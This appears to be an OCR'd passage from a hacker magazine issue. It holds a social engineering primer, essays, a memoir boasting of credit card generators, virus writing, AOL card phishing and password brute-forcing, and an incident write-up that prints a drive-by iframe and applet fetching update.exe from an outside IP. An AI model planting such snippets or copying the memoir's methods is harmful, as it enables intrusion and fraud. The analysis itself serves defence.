"Tailgating" is the act of using someone else to gain physical entry into a building or otherwise restricted area. The attacker tries to give the false impression that they belong to the establishment and they are just walking in with everyone else, without establishing credentials, or they simply try to go unnoticed behind a victim while entering a secure area. In crowded areas where many people are entering a building, usually people are kind enough to hold the door momentarily for the person behind them. Human kindness is a major security risk where physical security is concerned.

"Piggy backing" is when an attacker uses a victim to gain unauthorized entry to a secure location by feigning that they have just forgotten their ID badge (or other credentials) or just don't want to bother looking for it or bother to punch in their code either, because the victim already has the door open. Attackers play on the fact that people inherently are not rude, and would probably not just drop the door on someone's face if they knew they were behind them. An attacker may also ask a victim to open entry for them, claiming that they left their badge at their desk and have no other way to enter the building. People claiming to have


forgotten their credentials should be reported to security personnel at once; no hard feelings.

"Dumpster diving" is perhaps the most splendid method of social engineering. People will actually hunt through the trash of large establishments, searching for discarded documents that may contain sensitive information about a victim. Who would be careless enough to throw away such sensitive information without making sure that it was properly destroyed? Banks, hospitals, schools, and other institutions have been known to throw away sensitive data on victims. Businesses are not the only ones that are held accountable, though, for throwing away important things. People throw away bank statements, bills, credit card offers, health records, and even checks all of the time. Dumpster divers usually target wealthy homes for garbage as well as large businesses. Unless someone has a personal vendetta against you, or you're part of a larger scheme, your private trash is probably safe. But it's better to play it safe than be sorry later; shred personal documents, then burn them, then bury the ashes in the garden for soil aeration With seemingly innocent information, dumpster divers can usually piece together enough about a victim's life to open new bank accounts, apply for credit cards, or buy a new car on a victim's good credit.

"Reverse Social Engineering" is an intricate plan that involves first the attacker sabotaging a victim's system, then the attacker advertising their technical expertise and willingness to help, and finally the attacker assisting the victim with fixing their problem. Sometime an attacker has a target in mind, but may have a difficult time getting there. Unfortunately, people in general are usually the weakest link in the security chain. The attacker may use a victim as a temporary asset to achieve their final goal. This elaborate plot can be used by the attacker to gain entry to a location - physical or digital - that was previously off limits, through the exploitation of an indirect victim. The right combination of trust, misdirection, and lack of technical ability on the victim's part can easily let an attacker overcome a previously off-limits target. To a non-technical victim, this can be pulled off as easily as loosening a network cable while they are not looking. Then the attacker can convince the victim that a driver must have been corrupted, and that they can fix the problem quickly. Sometimes urgency is on the attacker's side also, if the victim is frightened of reprimand by their boss for "breaking" company equipment or for the loss of company time by not being able to get their work completed. One way to help protect yourself is to ask the would-be attacker if they can guide you through the process yourself, never surrendering your keyboard and mouse. Or ask that another person chaperone the situation if they insist on taking command. Always stay vigilant of your surroundings and those who seem overeager to help. If it's a commercial environment, never give your computer to someone overnight to fix without company knowledge and agreement first.

Once again, the overall crux of all social engineering attacks is the implied trust that people have with each other. Every person exhibits some level of confidence with the world around them - that it won't just turn around and stab them in the back. Most of the time, this is true. Not all people are out to steal your personal information. But it pays to stay conscientious about the dangers around you and to know how to mitigate these threats. None of these types of attacks go completely unnoticed. All social engineering attacks are detectable depending on the victim's level of knowledge and their unwillingness to trust strangers. Human error and malice are the largest security vulnerabilities in the IT world. There are different types of social engineering attacks emerging every day, each one cleverer than the last. Attackers find an exploit or something that seems to consistently work, and then the technique becomes more widespread. As they become more popular, people begin to dissect the attacks and develop ways to readily identify them and ultimately counter them. Staying educated on the latest social engineering techniques helps best. But most attacks can be avoided with a little common sense, quick thinking, and just a touch of paranoia. The greatest thing to remember is that when you least expect an attack and your guard is down, that's when it will most likely happen. So, just never let your guard down, right? Though there are scammers out there taking advantage of any potential victim that crosses their paths, one does not have to live in perpetual fear of identity theft or worse. And, even with all of this extravagant chicanery and crafty techniques to coerce victims into divulging personal information, it's still no excuse to leave the house wearing a foil hat. Stay educated, stay vigilant, and never take anything at face value.

Why Your Grandparents Don't Like the Internet



by xnite

Today we live in a world where technology is all around us. While most of us know this, there are many people who still ignore it and refuse to use it. During my days as an outbound call representative (a fancy term for a telemarketer), I called up many older men and women who had never even heard of the Internet, and those who did were afraid to use it.

I decided to use my position to somewhat of an advantage to gain some research on the situation. My findings were fairly common, but some of the results may shock you, or at least confirm that which you have already thought to be true.

A common fear that these people expressed was about things that they have heard about in the news pertaining to hackers and "Anonymous." They feared that simply by accessing the Internet, they would instantly become vulnerable and that their personal information would be placed online for the whole world to see. While few mentioned "Anonymous" by name, the way they worded their fears as based on news clippings, you could tell that this was a generalization of their fear of the collective.

Another fear that people expressed was that they may have their bank accounts stolen, or identity stolen in general. They would express a fear that simply connecting their computer to the Internet would allow access to their physical filing cabinet. While unrealistic, it's very hard to convince these people that this simply cannot happen.

Aside from identity theft, people who generally do not use the Internet are concerned that people over share on websites such as FaceBook and Twitter, and stated that we rely on these services too much. Many times I would tell a customer that they did not need to use such services if they did not want to, but they could simply read to their heart's desire on websites such as CNN, MSNBC, Fox, etc., to which they would say something like "yes, but I cannot believe anything out there on the Internet because hackers could have put that up - I would rather get my news from the radio or TV."

My studies showed that, as the Internet grows, there will still be naysayers, and not because they are old, but because they are afraid. I think that as the Internet grows, so should the population using it. It's time that we inform our parents, grandparents, uncles, and aunts about how the Internet really is a good thing, and how they can stay safe and protected on it. My girlfriend's grandmother is in her eighties and we just got her on the Internet a couple of months ago. She now loves the Internet and even enjoys reading people's blogs and watching YouTube!

Please, if you have a story to tell after convincing your elders to get online, email it to me at `Internet4TheElderly@xnite.org`.

What Made Unix Great and Why the Desktop is In Such Bad Shape

by Casandro

A few years ago, I wrote my diploma thesis. For this I had to do a lot of data processing. Now I'm a Pascal person. I don't like C particularly, so whenever I need something, I write a little Pascal program. During my thesis, I was amazed at how well Pascal fit into the other tools I have on my little Linux box. For example, sox has a special text-based format which is trivial to read and write in Pascal. Gnuplot also takes text input and produces beautiful graphs. It all just seemed to click into place, just like Lego. It was great fun to play around with it, and any idea I had could be realized within minutes. Later, I heard of something called the "Unix Philosophy" and I have read "The Art of Unix Programming" (available online). In this article, I'm going to be lazy and use the word "Unix" for systems following that philosophy. "Unix" is simply shorter than "unixoid system" or "system complying to the Unix philosophy."

Suddenly this all fell into place. In my view, the main ingredient of Unix is the idea that everything is a file, and those files are, if possible, simple text files in one of a few basic formats. Look at the password file inside every Unix system. It simply is a text file, with columns separated by colons. It is trivial to parse. You read in a line, look for colons, and separate the fields. There is nothing programming language or processor specific in those files.

In fact, there are Unix tools like awk, cut, and paste which thrive on those simple text formats. Again, it all just simply clicks into place. Just because it's all text and simple commands.

Imagine running the computer system at a school. If you'd like to have a Windows user account for every pupil, you would have to either manually create those accounts, or use a special tool which may or may not read your source list and add the users. On Unix systems, the problem is trivial to solve. You make sure you have a list of all pupils and write a little shell script executing the adduser command for each one of them. Within a short amount of time, you will have all users added. If you want to make the process faster, you can even create new password files directly. Things which are trivial are trivial. You don't need to mess with complicated interfaces. Everything you need is documented precisely where you need the documentation.

I believe the reason for relying on text lies within the weaknesses of the C language. C is not actually very portable. For example, I used to have an iBook running Linux. Since it had a G3 processor, it stored integers in a different direction than my desktop PC. While my PC stored the least significant digits first, and then progressed to the more significant ones, the Mac did it precisely the other way around. And those machines still were fairly similar; both were 32-bit machines. In the past, there were 18- or 36-bit machines, so the number of bits in an integer was very different. Transferring binary files between one computer and the next must have been a nightmare. However, if you use text, it's trivial. You can always get text to some standard format, for example, Baudot on five column paper tape, or perhaps punch cards. The problem of transferring text from one machine to the other was already solved when Unix emerged.

There is another point where text is used. If you want to interface with a subsystem on Unix, you traditionally use text. For example, there is a sendmail command which takes text as an input and sends out emails. Since it is a command, you can simply add options to it. However, since the scope of the command is limited (another great idea behind Unix), you'd rarely need to completely rework the interface. If you do, you can simply start a new tool, or you can write a tool taking the new format of input and reformating it for the old format. In fact, this is what old versions of bc, a Unix "desktop

calculator" tool, used to do. It reformatted its input into the form needed by "dc" (another similar tool) which did the actual calculation. That way, you didn't need to maintain two sets of algorithmic routines.

Now there is an unsettling development in the Unix world. It probably started with the TCP/IP stack. Suddenly you had to use special functions to open network sockets. People didn't mind yet, as it still was a file, and after all today you can simply use netcat to open sockets in shell scripts.

Then came things like Alsa and OSS. Back when I started with Linux, you could simply type "cat /dev/dsp > somefile" and record audio. You could play it back with "cat somefile > /dev/dsp". The sound card was just a device you could read from and write to, just like a serial port. Then came Alsa. You suddenly had to link against a library. At least there still were decent command line tools so you could set things like the volume without having to link to libraries. Now we have PulseAudio, an overly complex and fragile system. Yes, it does have a command line to control it... but it uses locale. It's virtually impossible to reliably parse its output.

More and more systems build on top of in-transparent systems. There is, for example, dbus, a system apparently designed to state the obvious... in 400 messages if necessary. Sure, it seems like a good idea to be able to pass around messages, but aren't there simpler ways other than creating a daemon which sometimes even crashes?

I could go on ranting about various systems, but there is little point. Everyone knows the problems, and, in fact, there are valid reasons for doing it the way the developers have done it. Maybe the problems lie in our current Unixes themselves.

Let me talk to you about a world where people have taken the philosophy behind Unix to the next level - the world of Plan 9. Unfortunately, I haven't been able to try out this operating system, named after the popular U.S. science fiction movie *Plan 9 from Outer Space*. So a lot of what I say is based on hearsay. Nevertheless, there are ideas which are worth considering for future versions of Unix systems. First, let me remind you of two features that actually have made it to Linux. The first, and probably the most popular, is UTF-8. With it, I have a fairly compatible way of simply using multi-language text wherever I previously was able to use plain ASCII. The other feature is the /proc/ file system which includes a lot of information about the system as well as all processes currently running.

Plan 9 takes the idea that everything is a file to the next level. File systems are natural interfaces between any part of the system. For example, networking is part of a file system. You can open a socket by writing to a file. An IRC client would provide you with a directory where you could write into a file to open a connection to an IRC server. This would create a directory. In that directory, you could write to another file which causes the client to join a channel and create a directory for that channel containing files representing everything being said in that channel, and a file to say something to that channel. Of course, they have their own network file system which allows you to export those virtual file systems. That way you can export the networking stack via the network, a useful feature when you only have a limited number of public IP addresses.


Now imagine we had a similar system on the desktop. Instead of having to link GUI toolkit libraries into your program, you could just call a program which will open up a GUI element on the screen as well as a directory in your virtual file system. You can then add more and more GUI elements. The great thing is, if you want to change or extend your GUI toolkit, you'd just change programs. It won't even matter what language those programs are written in. You could try out new elements in shell script and then later move them to C or Pascal or whatever. If you want to port your GUI toolkit to a mobile device, you'd just replace the executables. And even if you added new features, it'll still be compatible.

This is the great thing about text-based formats. It's trivial to write software that can just ignore columns at the end of a line. It's much harder to write software which can deal with unknown sizes of binary structures. It is also trivial to call a program with command line options you don't know about - you simply don't set them. It's much harder to dynamically link to a binary library if you don't know the complete structure of the interface.

Text interfaces are simply more versatile and flexible. They can tolerate quite some amount of changes. And changes are a good thing. Designing interfaces is hard. Virtually nobody gets it right the first time. So it's good to have several chances.

To me, this is what Unix is all about.

The Hacker Perspective



Hristo (Izo) Gueorguiev

They shut down MSN to our side of the world. It's because of kids like us. We used to brag. No matter, we'd jump on the X11 networks from some random gateway and we still had AOL, CompuServe, and even Genie. Boy, were downloads fast with Genie.

Me, I never paid for Internet my whole teenage life. Neither did anybody in my clique of friends. Not that we or our families could have. For what it cost, you could have fed a family of four. But we were hungry for knowledge, we needed hardware specs, driver descriptions, demo scene source code - and it was all out there on the net.

So we got on there in the way we knew how. We had no money but we had modems and we had credit card generators. Hell, we wrote a few and we had know-how. Mostly we had a hunger.

I guess it all started with a book. I'd be damned if I remember the name. Saw it in a bookstore when I was just a wee little lad on a family vacation. My parents, quite happy I was expressing interest in reading, purchased it for me. The book featured a curious little boy, much like me, so easy to relate to and his new pal, a computer. I had seen those in the movies.

Didn't fully understand it on the first read. Nevertheless, I felt enlightened. I was hooked and there was no going back. Before you knew it, I was a member of the after school computer club. Writing or rather attempting to write BASIC code on the Eastern Bloc-built Apple][clones. The more I learned, the more I understood how these magical things, these computers, worked, the more I needed to know. There was always something more on a lower level that made them tick. I *needed* to know.

Skip a few years ahead and there I was making "hidden" DOS directories with non-printable characters on a Cyrillic keyboard. After a few more years came Turbo Pascal and C, 8086 Assembly. Sure. Had to learn it. After all, how else do you learn to code viruses? Well, that, and undeleting a password-protected AIN archive from a school computer.

Oh, did I mention by then I was in a high school with computer focused accelerated education? Two of the upperclassmen were quite heavy into the DOS virus creation scene, if you will. I wanted in on the knowledge too. How heavy, you ask. Let's just say we referred to the PC 286 equipped computer lab as the Nevada testing grounds. Stick your SD floppy disks in at your own risk. I personally never took the "condom" sticker off of the write protect tab.

After a little social engineering, I had both an archive with source codes and the password to it. Interestingly enough, my elder schoolmate whose code I had stolen wasn't really upset. Rather, all of a sudden, I was in. Another year and we were fast friends. And not just him.

Somehow, through the old hand-to-hand distribution network, I had gotten a hold of some video game source code, among other things. All done by a talented programmer, our age, from a different school. There was a home phone number in the header comments, not too many cell phones then. So, naturally I called. He, of course, was quite surprised that a collection of his hard work was out in the wild. He too became our friend. Others followed, so we had crew.

Even gave ourselves a name. We coded custom trojans and graphic demos. We broke into BBS systems just to discover on closer look that the SysOp had written ones of their own. We'd call and make more friends, accumulate more knowledge.

At the time for us, light recreational reading when we wanted to relax were the virus descriptions in the F-Prot database. The expression of our fashion sense, what window

manager we chose to use for MS Windows 3.1. Our religion, OS2 or Linux.

The National Computer Institute, home of the back then infamous Bulgarian Anti-Virus Lab, left tens of their ISS servers not updated. That is, until we shut them down for a few hours and told them.

No, I didn't have the printed manual that went along with Electronic Arts' *LHX Attack Chopper.* No, I couldn't answer the security question. I had a debugger, no need to know what word was written at the bottom corner of the page = random(seed), or was it the top? Neither did anybody else from then on who got their hands on the patch file I made.

We didn't just hack (crack, whichever, pick a word), we hacked hacking tools. Imagine a debugger designed primarily to help create cheats for games being used to break the copy protection of Sorcerer Decompiler. An aptly named piece of software which, when fed an executable file, would return a source code in 8086 ASM language. It took a few hours, just couldn't find the hex string I was searching for in the executable file. Well, until it hit me that they had used an executable compressor, not once, but twice. Security through obscurity. Really, of all people, the good folks at whatever firm published Sorcerer Decompiler should have known better.

We looked for challenges and even made our own. Sure, you can write this or that in Turbo C. Now let me see you do it with just a batch file and Norton Batch Enhancer. Sure, we could tell you at what offset *Sid Meier's Colonization* stores gold in the save file. Want a sandworm when playing House Atreides in *Dune II,* no problem. All you needed for that one was a text editor and some common sense.

Sysadmins of a large Bulgarian ISP told us their AIX mainframe was unhackable. Challenge taken. After overloading a few analog lines with calls, we managed to hijack a session - I read it was possible on some board. Lucky for us, telecom still had the ancient Soviet Bloc switching system. Just like that, we were a few escape characters and a shell away from an unshadowed passwd file. A few days of brute force on a work computer and we had hundreds of accounts. We emailed it to them. They were still kicking our ass in *Doom* deathmatch. But their gloating was no longer the same.

Oh, did I mention *Doom?* Two in the morning, house phone rings. I jump and grab the handset in my room before it wakes the rents. "You won't believe what John Romero's head says...." my friend yells on the other side of the line. He, of course, is referring to the now famous Easter egg on the end level of *Doom II.* He is understandably unable to contain his excitement. After all, you couldn't just jump on YouTube and look it up then. He did it the old fashioned way, by hours of parsing though sound sections of the huge .WOD file with a wave editor.

This kind of hunger breeds its own dedication, focus, and curiosity. It's a different kind of OCD. As kids say nowadays, you can't buy that s***.

We coded, from games to cracks that gave you infinite resources in games. From viruses to anti-viruses. Trojans to graphic demos. We terrorized the first web chats with ASCII art bots we made. We phished credit cards on AOL with fake software upgrades that promised unlimited access. We pirated software we couldn't afford but wanted to learn, and we supported open source in its infancy.

But we also always told. We raised red flags and we warned. And the problems got fixed. We never damaged things and we attempted to leave them as they were as much as possible. Well, OK, we *almost* always told, but one thing is for sure: we were always learning.

I guess for me, and the kids like me, it was a strange time. A time and place where the conditions were just right for this kind of learning. Where we could come back to school Monday morning and not get in trouble for having accidentally rewired the principal's line to a different building. A time and place where simply switching it back and explaining that we had needed more bandwidth was enough. He even gave us an extra line after that. A time when communism had fallen but capitalism hadn't quite made itself at home. A time when the Internet was blooming for the first time and cyber crime was just barely starting to make mainstream news. A place where the old structure was down but the new one was not quite rigid, and the home PC was about to really hit its mark. We had a little extra elbow room. We were lucky.

I guess the whole thing started with a clock. A few of them, to be exact, that I took apart while my parents weren't watching, just to see how they worked. Long before that book and long before I could put them back together. The parents weren't thrilled, but they were the kind of people who understood. So was grandpops who actually got me a tool set of my own. By then, they had caught on that I should be watched on what I was using them for.

I was late for class; the teacher was new and quite young. She wasn't particularly apt at handling teenage boys, especially when they were bored because of having to spend six weeks learning MS Word. And this was the computer accelerated class, which happened to be mostly boys. She asked why I was late. I told her I had already learned that part of Word. The teacher, of course, questioned that as I didn't even know what she was teaching that day. She said if I could take the end of the class quiz and pass it, I could leave then. But I would have to take the grade I got, no matter what. I passed and got an A. On the way out, I chirped, "That's what the help files are for." She shouted back at me, unable to keep a smile from showing, "*Smartass!*"

I guess unlike my parents or our principal, the education system as a whole didn't catch on. It failed to focus our attention. It didn't direct us into productive expression, but bored us instead. It didn't feed our hunger for knowledge but had us chasing a carrot. All the things we did were all before we were even 18. We were kids. We found our own way to feed the hunger and learn. As with all kids, it was slightly misguided. Well, really downright criminal sometimes. Most kids do drugs. We did computers... and more. We were high on knowledge.

There is a lot of talk about morality and social responsibility. A lot of labels are being thrown around. White hat. Black hat. Hackers. Crackers. Thinkers. What's forgotten is that with the exception of a few bad apples (or latkes or whatever), most of hacking is done by the kids whose thoughts are a little too fast to follow the carrot. They'd rather take the stick apart.

Not for the good of something or someone, not to hurt anybody. Not for wealth or unfair advantage. Not to feel special. No, but instead to feed the hunger. The hunger for knowledge that underlies their every action. Simply to know. Know as much as possible.

In the end, most all find ways to feed the hunger constructively. Thanks to them, we have smartphones, Firefox, and Google. Thanks to them, we get to keep enjoying our freedom of speech and expression. Those kids are the tech innovators, the startup visionaries, and the activist lawyers.


So I guess it all started with a primate somewhere in the dark jungles of an ancient continent. A place where the rules were few, new knowledge abundant, and the opportunity for hacking endless. The hunger, well the hunger has been deep ever since.

HACKER PERSPECTIVE Submissions Are OPEN!

It's been a couple of years since we've had openings, so you'd best make your submissions as quickly as possible. Hacker Perspective is a column about the true meaning of hacking, spoken in the words of our readers. We're interested in stories, opinions, and ideas.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These are just suggestions - you must choose your own points.

If we print your piece, we'll pay you $500.
Submit to articles@2600.com or the mailing address on page 65.



by Sh0kwave

When a new security vulnerability is identified, a new exploit created, and that exploit is first released into the wild, there is of course no security patch, no virus definition, and no (immediately) known fix. The day of first release is called Day Zero, or Zero Day, or simply 0-Day. A 0-Day is very scary from a security perspective, as there is really nothing that can be done to protect against it, other than take steps not to cross its path.

I recently encountered a 0-Day while working in a security role. This is what happened.

The 0-Day in question was discovered in the wild on December 29, 2012, impacting Internet Explorer versions 6, 7, and 8 (CVE-2012-4792).

I can't say how we found out, but we became aware that a computer we were responsible for went to this website: `hxxp://marinskorea.com`, which was one site known to be hosting 0-Day exploit code. I needed to find out if this person's computer had become infected and, if so, what the exploit had done. (Remember, it's a 0-Day, so you can't just run a virus scanner.) Using a non-vulnerable web browser to investigate would be a good idea, but then the exploit wouldn't trigger, so how would I know what it would do? This was my solution: I fired up Backtrack in a virtual machine and then launched Burp Suite. Burp Suite is an awesome tool that lets you intercept web traffic, modify or drop code, replay it, spider a site, and much more.

With the Konqueror web browser proxied through Burp Suite, I went to the website in question. The Burp "Proxy" tab easily showed me that my GET request was going to identify my browser as:

```
User-Agent: Mozilla/5.0
➥(compatibility; Konqueror/4.5;
➥Linux) KHTML/4.5.3 (like
➥Gecko) Kubuntu
```

So I changed it to:

```
User-Agent: Mozilla/5.0 (windows
➥; U; MSIE 7.0; windows NT 5.2)
```

This made it look like I was running a vulnerable browser. I then forwarded the GET request and the Burp Suite "Target - Site Map" tab showed all of the site subdirectories and code that was called as a result of the GET. First, main.php was called. This contained:

```
<iframe src=image/javaexp.htm
➥width=1 height=1></iframe>
```

This iframe loads javaexp.htm. Burp also showed this code snippet as part of javaexp.htm:

```
<applet archives="apps.jar" code
➥="taa.taa_a.class" width=1
➥ height=1>
<param name="data" value="
➥http://199.xx.xx.149/update
➥.exe"/></applet></body></html>
```

So this created a one pixel by one pixel (effectively invisible) object on the screen, which attempted to execute "update.exe" from the site at the 199... IP address. This, no doubt, was where the 0-Day malware would load and run.

Fortunately for me, our web proxy servers were already blocking this IP address, so the fun was over for me. I was sure nothing bad had happened as a result of the person's visit to the 0-Day site. However, I'm sure others were not so lucky. All they had to do was go to a website and, if their browser was vulnerable, they had "update.exe" execute on their PC without their knowing it. Who knows what bad things that piece of code would do? This is a classic Drive-By Download, fueled by a 0-Day exploit. Hope you never encounter one.

HOW A PREHISTORIC HACKER GOT STARTED

by DarkAudax

As I reflect on my career in information technology, I have come to realize that I was a hacker from Day One and "Day One" was a long, long time ago. Some might even say from prehistoric times. Let me explain.

"Day One" came in the 1960s while I was still in high school. If you can imagine a time before smart phones, personal computers, minicomputers... yes, prehistoric computer times. This was the time when IBM was virtually the only game in town and there were only mainframe computers in existence. Our high school was located on the same campus as a university. Strange but true. As an aside, this had many significant benefits such as ready access to beer bashes, interesting girls, psychedelic substances, and so forth. A good life was had by all. But I digress.

In exploring the university buildings, I came across their "computer room." At that point in time, there was no security or controls of any type. Hard to imagine compared to today. The room consisted of what I believe to have been an IBM 7000 series data processing system, punch card reader, punch card machine, and a printer. The only input was punch cards, no video terminals existed.

Being a curious person, I asked if I could use the mainframe system. Surprise! The person said sure, no problem, go right ahead. OK, that was the good news. The bad news was I had never seen a computer in real life and had no idea how to turn it on or to program it! I waited until the summer break when things were quieter and started hanging out in the computer room on a daily basis. They had shelves of official IBM manuals which I started to devour. From these, I learned the basic concepts of programming and a couple of programming languages. By the end of the summer, I was proficient at writing, punching, compiling, and executing programs!

The best part was booting the mainframe at the start of the day since it was turned off at the end of each day. Now we all just walk over to our tablet, laptop, or desktop and press the "on" button, then moments later we have a system ready to do work. This was certainly not the case for this beast. Let me walk you through the startup process. First, you threw a wall-mounted 12 inch lever up to apply power. Now, go for coffee and wait the mandatory 20 minutes for it to warm up. Next, there were toggle switches controlling the memory registers on the console which had to be set to a specific pattern for the IPL (Initial Program Loading). The operating system consisted of about eight or so boxes of punched cards that needed to be read in via the reader. Half the time, you needed to redo the IPL since there was a glitch reading the operating system cards. At this point, you had a live computer system and it only took 30 to 45 minutes to start. Whew!

The console was massive and measured something like five feet wide by three or four feet high. It was covered by all kinds of toggle switches, rotary switches, and lights. Definitely heaven for the kid in me. This was a different era. You could set the CPU via the console to step through each machine instruction one at a time! Imagine trying to run a modern program like that now. Being IBM, it was built like a rock. I doubt a sledgehammer would even have scratched it.

To execute a program that I had written was another whole undertaking. Again, you need to remember there were no USB keys, tape drives, or hard drives. You had to write out your program on paper then type it in on the punch card machine to generate punch cards. It was all about accurate typing and correct programming commands since there was no backspace or correction capability. In hindsight, the best course I took in high school was typing. It paid off that summer and ever since. Once you had your program punched, you got sets of boxes from the shelf for the particular programming language and added your cards to the end. This whole set of cards was then read into the computer to "execute" the program and output something to the printer if you were lucky. If you were unlucky, sometimes you needed to decipher registry lights on the console or some obscure error code printed out!

That summer was a true journey. Upon reflection, this was the start of me being a "hacker" - the desire to explore the unknown, the desire to experiment, the desire to learn, the desire to have fun, etc. I am convinced my "hacker" characteristics have materially added to my success throughout my career. It has allowed me to do the impossible and have fun along the way. I encourage everyone to recognize and embrace their "hacker" side. I did and never looked back.

The Weather Outside is Frightful

by lg0p89

Scene: Desolate, quiet bank branch. Near dusk. Even the rabbits are quiet.

A driver pulls up to the bank's ATM, just like any of the other thousands who have over the decades. There is nothing unusual so far. Since it is at dusk, the driver's headlights are automatically on.

Every ATM has a camera mounted internal to the faceplate. This camera records the image of the [type of vehicle redacted intentionally] pulling up and the driver and passenger looking at the ATM. The headlights light the area very well (thank you).

Bad Behavior

Now it gets interesting. I bet you know where this is going. The window is rolled down via the electric motor in the door. The driver, who has elected to give the camera an even better view, installs a skimmer initially. This took a bit of effort. The next step was to install a camera looking down onto the keyboard. From the video, it appears this went pretty smoothly. Overall, the passenger and driver were there for over three minutes. The driver leaves, but drives back around a few minutes later. He does not slow down much at the ATM, but just drives through to apparently verify the equipment is still attached and to examine his handiwork. The ATM is still capturing images. Normally the bank would not have been aware of this. The equipment was installed, hundreds of people use the ATM, the alleged deviant returns in the middle of the night and retrieves his items, and no one is the wiser until the funds start to dissipate across the globe from the unsuspecting customer accounts.

About this time of year in the northern states, it tends to get a bit chilly in the evenings and there may be more humidity in the air. When the camera was put in place, it was one of these evenings when it was cold. The temperature did not truly allow a good, quality seal between the equipment and the faceplate of the ATM. They say haste makes waste. It still does, but this instance was to the bank's advantage.

After the alleged deviant left his wares, a customer came through and attempted to use the ATM. The skimmer was not lined up correctly. It was ever so slightly off. The customer tried to use his card, but he had a problem as it was being returned to him. The card was jammed in between the actual ATM and the skimmer. The customer was naturally unhappy since the machine took his card and he did not have any money yet. In a fit of primordial rage, the customer began to hit the ATM until his card was released. In the process, the camera fell off the machine. The client was worried he was going to get in trouble and came in Monday morning to turn in what he thought he broke off the ATM. He was very sorry - and we were very surprised and then happy. So, without the cold and a truly irritated customer, the issue could have been much bigger.

Later in the weekend, a person came to the ATM and pulled off the skimmer. Unfortunately for him, it was clearly during the daylight hours and his hoodie did not cover his face. Naturally, the police were called and images turned over to them for analysis. They probably will be turned over to the state police to have the images cleaned up further. Their software is so much better. The quality of the images will be as good as high school graduation pictures!

Lessons Learned

Always be wary when you use an ATM - even if this is one you use every other day of the week in a smaller town. If something does not look right, it probably is not. Just use the sniff test. If it smells like poo, it probably is. This really should be used as a teaching opportunity.

The preceding is not exactly a coding miracle. It is merely two guys who bought two pieces of equipment on the Internet. At your next presentation for your monthly employee meeting, tell the non-techs about this and how easily they can be duped. When you start to get the deer-in-the-headlights look, talk to them about how much of a headache they personally can have replacing their debit or credit card, waiting for the new card, filling out affidavits - or how their credit card numbers and personal information were being sold in a block of hundreds of others for abuse. If they still don't quite understand the potential impact, just remember one of my favorite sayings and smile on the inside: You Can't Fix Stupid.

Bulls-eye on the Banks - Again

by lg0p89

For some reason, people think banks are a faceless entity and they can do whatever they wish. Every week, it seems like I read about attacks on the banking industry. This could be in the form of DDoS, Trojans, etc., and the effects can be significant. It has become interesting to read about all of the nuances of these as people get more creative.

